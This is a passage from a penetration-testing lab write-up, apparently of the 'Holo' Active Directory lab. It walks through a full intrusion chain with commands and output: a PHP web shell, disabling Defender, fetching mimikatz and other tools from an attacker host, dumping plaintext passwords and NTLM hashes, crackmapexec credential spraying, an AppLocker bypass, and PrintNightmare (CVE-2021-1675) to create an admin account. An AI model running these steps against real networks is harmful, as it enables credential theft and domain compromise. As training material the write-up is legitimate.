
3. Add ourselves to the remote desktop user to allow remoting into the machine with RDP:




The screenshot shows a web browser window with the URL 10.200.107.31/images/exploit.php?cmd=net+localgroup+add. In the main area, there is a text input field containing the command "net localgroup remotedesktopusers accessone /add". To the right of the input field is a blue "Execute" button. Below the input field, the text "The command completed successfully." is displayed.

The command completed successfully.


We can now add these to remina and RDP into the machine as our new administrator user with full access to everything on the machine:





We were able to quickly disable windows defender via the windows security control panel since we are administrators, then upload mimikatz again using a python webserver hosted on our attacker machine to host the file but this time powershell to retrieve the file by using the invoke web request commandlet and the following command

"Invoke-WebRequest http://10.50.103.205:80/mimikatz.exe -outfile mimikatz.exe "




We then run mimikatz as administrator, listed in the first screenshots are the commands we want to run in mimikatz in order left to right, we run these one after another:



```
mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ##> Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####> https://pingcastle.com / https://mysmartlogon.com **/


mimikatz # "privilege::debug" "token::elevate" "sekurlsa::logonpasswords"
```

Once run we look through the output and find a user watamet his plain text password of Nothingtoworry! And his NTLM hash all of which we will note down again for use within the network this is shown below:



```
Authentication Id : 0 ; 317941 (00000000:0004d9f5)
Session          : Interactive from 1
User Name        : watamet
Domain           : HOLOLIVE
Logon Server     : DC-SRV01
Logon Time       : 7/2/2024 8:47:36 PM
SID              : S-1-5-21-471847105-3603022926-1728018720-1132

msv :
[00000003] Primary
* Username : watamet
* Domain   : HOLOLIVE
* NTLM     : d8d41e6cf762a8c77776a1843d4141c9
* SHA1     : 7701207008976fdd6c6be9991574e2480853312d
* DPAPI    : 300d9ad961f6f680c6904ac6d0f17fd0

tspkg :
wdigest :
* Username : watamet
* Domain   : HOLOLIVE
* Password : (null)

kerberos :
* Username : watamet
* Domain   : HOLO.LIVE
* Password : Nothingtoworry!

ssp :
```

We can use these credentials with crackmapexec to further enumerate the internal network. We will have a look at SMB shares across the network. This is shown below:

crackmap exec showing we have access to various smb shares across the network:

```
(accessone㉿pentest-accessone) [~]
└─$ crackmapexec smb 10.200.107.0/24 -u watamet -p Nothingtoworry! -d HOLO.LIVE
SMB      10.200.107.31  445  S-SRV01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:S-SRV01) (domain:HOLO.LIVE) (signing:False) (SMBv1:False)
SMB      10.200.107.35  445  PC-FILESRV01     [*] Windows 10 / Server 2019 Build 17763 x64 (name:PC-FILESRV01) (domain:HOLO.LIVE) (signing:False) (SMBv1:False)
SMB      10.200.107.30  445  DC-SRV01        [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-SRV01) (domain:HOLO.LIVE) (signing:False) (SMBv1:False)
SMB      10.200.107.31  445  S-SRV01          [*] HOLO.LIVE\watamet:Nothingtoworry! (Pwn3d!)
SMB      10.200.107.35  445  PC-FILESRV01     [*] HOLO.LIVE\watamet:Nothingtoworry!
SMB      10.200.107.30  445  DC-SRV01        [*] HOLO.LIVE\watamet:Nothingtoworry!


(accessone㉿pentest-accessone) [~]
└─$
```

firstly well look at PC-FILESRV01 10.200.107.35 using SMBclient then well log in with our watamet credentials:

```
7805807 blocks of size 4096. 3745299 blocks available
smb: \watamet\> cd Desktop
smb: \watamet\Desktop\> ls
.
..
desktop.ini
user.txt
```

	DR	0	Tue Mar 16	16:01:19	2021
..	DR	0	Tue Mar 16	16:01:19	2021
desktop.ini	AHS	282	Sat Dec 12	01:34:26	2020
user.txt	A	38	Tue Mar 16	16:01:52	2021

we find a user flag and that the system has applocker running as it blocks some of our attempts to enumerate. We transfer over applocker\_bypass\_checker.ps1 this time by copying it and directly pasting it into a powershell shell and run it on the system directly to see if we have any available directories we can use to bypass applocker and execute our tools:



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\watamet> $group = "*Users*"
PS C:\Users\watamet> $root_folder = "C:\windows"
PS C:\Users\watamet> write-output "[*] Processing folders recursively in $root_folder"
[*] Processing folders recursively in C:\windows
PS C:\Users\watamet> foreach($_ in (Get-ChildItem $root_folder -recurse -ErrorAction SilentlyContinue)){
>> if($_.PSIsContainer)
>> {
>> try{
>> $res = Get-acl $_.FullName
>> } catch{
>> continue
>> }
>> foreach ($a in $res.access){
>> if ($a.IdentityReference -like $group){
>> if ( ($a.FileSystemRights -like "*Write*" -or $a.FileSystemRights -like "*CreateFile*") -and $a.FileSystemRights -like "*ReadAndExecute*" ){
>> write-host "[+]" $_.FullName -foregroundcolor "green"
>> }
>> }
>> }
>> }
```

The script returns some options for us to use:

```
[+] C:\windows\Tasks  
[+] C:\windows\tracing  
[+] C:\windows\System32\spool\drivers\color  
[+] C:\windows\tracing\ProcessMonitor  
PS C:\Users\watamet>  
PS C:\Users\watamet>  
PS C:\Users\watamet>
```

We can now transfer Seatbelt to the system using one of these directories to allow us to execute it and gather information on the system that can then eventually help us to escalate to root, this tool basically does all the enumeration for us, giving us tons of information to work with:

The screenshot shows a Windows PowerShell window titled "Select Windows PowerShell". The command `invoke-webrequest http://10.50.103.205:80/Seatbelt.exe -usebasicparsing` is run, followed by `ls` to list files in the current directory. The output shows the following details about the seatbelt executable:

```
StatusCode      : 200
StatusDescription : OK
Content         : {77, 90, 144, 0...}
RawContent      : HTTP/1.0 200 OK
                  Content-Length: 596992
                  Content-Type: application/x-msdos-program
                  Date: Wed, 03 Jul 2024 11:05:44 GMT
                  Last-Modified: Wed, 03 Jul 2024 11:02:23 GMT
                  Server: SimpleHTTP/0.6 Python/3.1...
Headers        : {[Content-Length, 596992], [Content-Type,
application/x-msdos-program], [Date, Wed, 03 Jul 2024 11:05:44
GMT], [Last-Modified, Wed, 03 Jul 2024 11:02:23 GMT]...}
RawContentLength : 596992
```

PS C:\windows\tasks> ls

```
Directory: C:\windows\tasks

Mode           LastWriteTime       Length Name
----           -----          ---- -
-a---  6/27/2024  2:26 PM        1094 applocker-bypass-checker.ps1
-a---  7/3/2024   11:56 AM       770279 Powerview.ps1
-a---  7/1/2024   7:32 PM       596992 seatbelt.exe
```

Running seatbelt produces a lot of information, sifting through we find the following:

```
INJECTION LOGGING - PLEASE  
Anti-Malware Scan Interface (AMSI)  
OS Supports AMSI: True  
[!] You can do a PowerShell version downgrade to bypass AMSI.
```

We now transfer and import Powerview.ps1 to the machine inorder to allow use to further enumerate the machine in a more manageable way that seatbelt:

```
PS C:\windows\tasks> wget http://10.50.103.205:80/Powerview.ps1 -usebasicparsing -outfile Powerview.ps1
PS C:\windows\tasks> ls

Directory: C:\windows\tasks

Mode           LastWriteTime       Length Name
----           -----          ---- -
-a---  6/27/2024  2:26 PM        1094 applocker-bypass-checker.ps1
-a---  7/3/2024   11:56 AM       770279 Powerview.ps1
-a---  7/1/2024   7:32 PM       596992 seatbelt.exe
```

We search for domain users, domain admins, logged in users and local administrator group members all of this information leads us to find we have two domain admins that we should now be starting to target and that watame is logged on in the DC all of this is shown in the screenshots below:

## Domain users

```
PS C:\Windows\Tasks> Import-Module .\Powershell.ps1
PS C:\Windows\Tasks> Get-DomainUser

logoncount          : 88
badpasswordtime    : 12/31/2021 12:33:18 AM
description         : Built-in account for administering the computer/domain
distinguishedname  : CN=Administrator,CN=Users,DC=holo,DC=live
objectclass         : {top, person, organizationalPerson, user}
lastlogon timestamp : 12/31/2021 12:32:31 AM
name                : Administrator
objectsid           : S-1-5-21-471847105-3603022926-1728018720-500
samaccountname     : Administrator
logonhours          : {255, 255, 255, 255...}
admincount          : 1
codepage            : 0
samaccounttype     : USER_OBJECT
accountexpires     : 1/1/1601 12:00:00 AM
countrycode         : 0
whenchanged         : 12/31/2021 12:33:33 AM
instancetype        : 4
objectguid          : 00c54746-d23c-4d6c-a3c9-e941ace45393
lastlogon           : 12/31/2021 12:33:36 AM
lastlogoff          : 1/1/1601 12:00:00 AM
objectcategory      : CN=Person,CN=Schema,CN=Configuration,DC=holo,DC=live
dscorepropagationdata : {10/23/2020 1:33:58 AM, 10/22/2020 11:58:48 PM, 10/22/2020 11:43:31 PM...}
memberof             : {CN=Group Policy Creator Owners,OU=Groups,DC=holo,DC=live, CN=Domain Admins,OU=Groups,DC=holo,DC=live, CN=Enterprise Admins,OU=Groups,DC=holo,DC=live, CN=Schema Admins,OU=Groups,DC=holo,DC=live...}
whencreated         : 10/22/2020 11:42:00 PM
iscriticalsystemobject : True
badpwdcount         : 0
cn                  : Administrator
useraccountcontrol : NORMAL_ACCOUNT
usncreated          : 8196
primarygroupid      : 513
pwdlastset          : 12/31/2021 12:33:33 AM
usnchanged          : 2147278
pwdlastset          : 1/1/1601 12:00:00 AM
logoncount          : 0
badpasswordtime    : 1/1/1601 12:00:00 AM
```

## Domain admins

```
PS C:\Windows\Tasks> Get-DomainGroup "Domain Admins"

groupstype          : GLOBAL_SCOPE, SECURITY
admincount          : 1
iscriticalsystemobject : True
samaccounttype     : GROUP_OBJECT
samaccountname     : Domain Admins
whenchanged         : 11/20/2020 3:36:10 AM
objectsid           : S-1-5-21-471847105-3603022926-1728018720-512
objectclass         : {top, group}
cn                  : Domain Admins
usnchanged          : 29026
dscorepropagationdata : {11/15/2020 11:41:05 PM, 10/23/2020 1:33:58 AM, 10/22/2020 11:58:48 PM, 10/22/2020 11:43:31 PM...}
memberof             : {CN=Denied RODC Password Replication Group,OU=Groups,DC=holo,DC=live, CN=Remote Desktop Users,CN=Builtin,DC=holo,DC=live, CN=Administrators,CN=Builtin,DC=holo,DC=live}
description         : Designated administrators of the domain
distinguishedname  : CN=Domain Admins,OU=Groups,DC=holo,DC=live
name                : Domain Admins
member              : {CN=Shirikami Fubuki,OU=Administration,OU=Employees,DC=holo,DC=live, CN=Inugami Korone,OU=Administration,OU=Employees,DC=holo,DC=live, CN=SRV ADMIN,OU=Service Accounts,OU=Employees,DC=holo,DC=live, CN=Administrator,CN=Users,DC=holo,DC=live}
usncreated          : 12345
whencreated         : 10/22/2020 11:43:30 PM
instancetype        : 4
objectguid          : 03941de5-3c90-4f4d-b5c5-70bcf6bbfe1c
objectcategory      : CN=Group,CN=Schema,CN=Configuration,DC=holo,DC=live
```

## Loggedon Users



```
PS Select Windows PowerShell

UserName      : watamet
LogonDomain   : HOLOLIVE
AuthDomains   :
LogonServer   : DC-SRV01
ComputerName  : localhost


UserName      : PC-FILESRV01$ 
LogonDomain   : HOLOLIVE
AuthDomains   :
LogonServer   :
ComputerName  : localhost

UserName      : PC-FILESRV01$ 
LogonDomain   : HOLOLIVE
AuthDomains   :
LogonServer   :
ComputerName  : localhost

UserName      : PC-FILESRV01$ 
LogonDomain   : HOLOLIVE
AuthDomains   :
LogonServer   :
ComputerName  : localhost

UserName      : PC-FILESRV01$ 
LogonDomain   : HOLOLIVE
AuthDomains   :
LogonServer   :
ComputerName  : localhost
```

## Local Group Admins



```
PS C:\windows\tasks> get-netlocalgroupmember -group Administrators

ComputerName : PC-FILESRV01
GroupName    : Administrators
MemberName   : PC-FILESRV01\Administrator
SID          : S-1-5-21-4241685735-4112329853-1893400299-500
IsGroup      : False
IsDomain     : False

ComputerName : PC-FILESRV01
GroupName    : Administrators
MemberName   : HOLOLIVE\Domain Admins
SID          : S-1-5-21-471847105-3603022926-1728018720-512
IsGroup      : True
IsDomain     : True
```

We have a look for any scheduled tasks as this is usually a good way to find something we can exploit, but don't find any, we do however find an application within watamet/applications having a look into this application KAVREMOVE we find it has a vulnerability we should be able to exploit with dll hijacking using print nightmare cve 2021-1675 as seen in the below screenshot:

NOTICE UPDATED - MAY, 29TH 2024

The NVD has a [new announcement page](#) with status updates, news, and how to stay connected!

## CVE-2021-1675 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

### Current Description

Windows Print Spooler Remote Code Execution Vulnerability

[View Analysis Description](#)

### Metrics

CVSS Version 4.0   CVSS Version 3.x   CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

**CVSS 3.x Severity and Vector Strings:**

 <b>NIST: NVD</b>	<b>Base Score: 8.8 HIGH</b>
<b>Vector:</b> CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H	
 <b>CNA:</b> Microsoft Corporation	<b>Base Score: 7.8 HIGH</b>
<b>Vector:</b> CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H	

QUICK INFO

**CVE Dictionary Entry:** CVE-2021-1675  
**NVD Published Date:** 06/08/2021  
**NVD Last Modified:** 08/08/2023  
**Source:** Microsoft Corporation

We download <https://github.com/calebstewart/CVE-2021-1675> to our attacker machine and transfer it over then import on our victim machine, It's a simple PowerShell script that provides the Invoke-Nightmare function to create a new admin user, results can be seen below:

```
PS C:\windows\tasks> Invoke-nightmare -NewUser Accessone -NewPassword "Password!"  
[+] created payload at C:\Users\watamet\AppData\Local\Temp\2\nightmare.dll  
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\mxdwdrv.dll"  
[+] added user Accessone as local administrator  
[+] deleting payload from C:\Users\watamet\AppData\Local\Temp\2\nightmare.dll  
PS C:\windows\tasks>
```

We can now check and see that our admin user has been created:

```

PS C:\windows\tasks> net user accessone
User name                      Accessone
Full Name                      Accessone
Comment
User's comment
Country/region code            000 (System Default)
Account active                 Yes
Account expires                Never

Password last set              7/3/2024 12:27:15 PM
Password expires               Never
Password changeable            7/4/2024 12:27:15 PM
Password required               Yes
User may change password       Yes


Workstations allowed           All
Logon script
User profile
Home directory
Last logon                     Never

Logon hours allowed            All

Local Group Memberships        *Administrators
Global Group memberships       *None
The command completed successfully.

```

We now use this to log in via RDP:



